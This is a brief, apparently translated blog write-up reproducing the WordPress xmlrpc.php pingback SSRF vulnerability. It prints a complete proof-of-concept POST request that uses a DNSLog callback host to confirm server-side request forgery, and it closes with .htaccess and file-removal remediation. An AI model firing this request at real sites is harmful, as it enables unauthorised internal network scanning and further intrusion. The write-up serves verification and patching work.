Web Vulnerability Reproduction and Analysis1 min read
Reproducing the WordPress xmlrpc.php SSRF Vulnerability
WordPress xmlrpc.php contains an SSRF vulnerability that allows server-side request forgery and remote port scanning through Pingback, affecting WordPress versions earlier than 3.5.1.
Read in Chinese→0x01 WordPress xmlrpc.php SSRF Vulnerability
Pingback can be used to perform server-side request forgery (SSRF) and remote port scanning.
0x02 Affected Versions
WordPress versions < 3.5.1
Impact
- Internal business networks can be probed.
- Applications running on the internal network or locally can be attacked (such as through buffer overflow attacks).
- Local files can be read using the file protocol, among other possibilities.
0x03 Vulnerability Verification

Step 1: Access this file directly to make a preliminary assessment.
Step 2: Locate the PoC verification request.
Three locations need to be modified. For example: www.baidu.com
Host: www.baidu.com
<param><value><string>DNSLOG地址</string></value></param>
<param><value><string>http://www.baidu.com/?p=1</string></value></param>
Complete verification request
POST /xmlrpc.php HTTP/1.1
Host: www.目标.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 310

<?xml version="1.0" encoding="iso-8859-1"?>
    <methodCall>
    <methodName>pingback.ping</methodName>
    <params>
    <param><value><string>http://g8o53x.dnslog.cn/</string></value></param>
    <param><value><string>http://www.目标.com/?p=1</string></value></param>
    </params>
    </methodCall>

DNSLog registration address:
http://www.dnslog.cn/
```Send the request

Verification successful
# 0x04 Remediation Recommendations
1. Use the Apache .htaccess file to block access to xmlrpc.php. The configuration is as follows:```
# protect xmlrpc
<Files "xmlrpc.php">
Order Allow,Deny
Deny from all
</Files>- Delete xmlrpc.php from the root directory.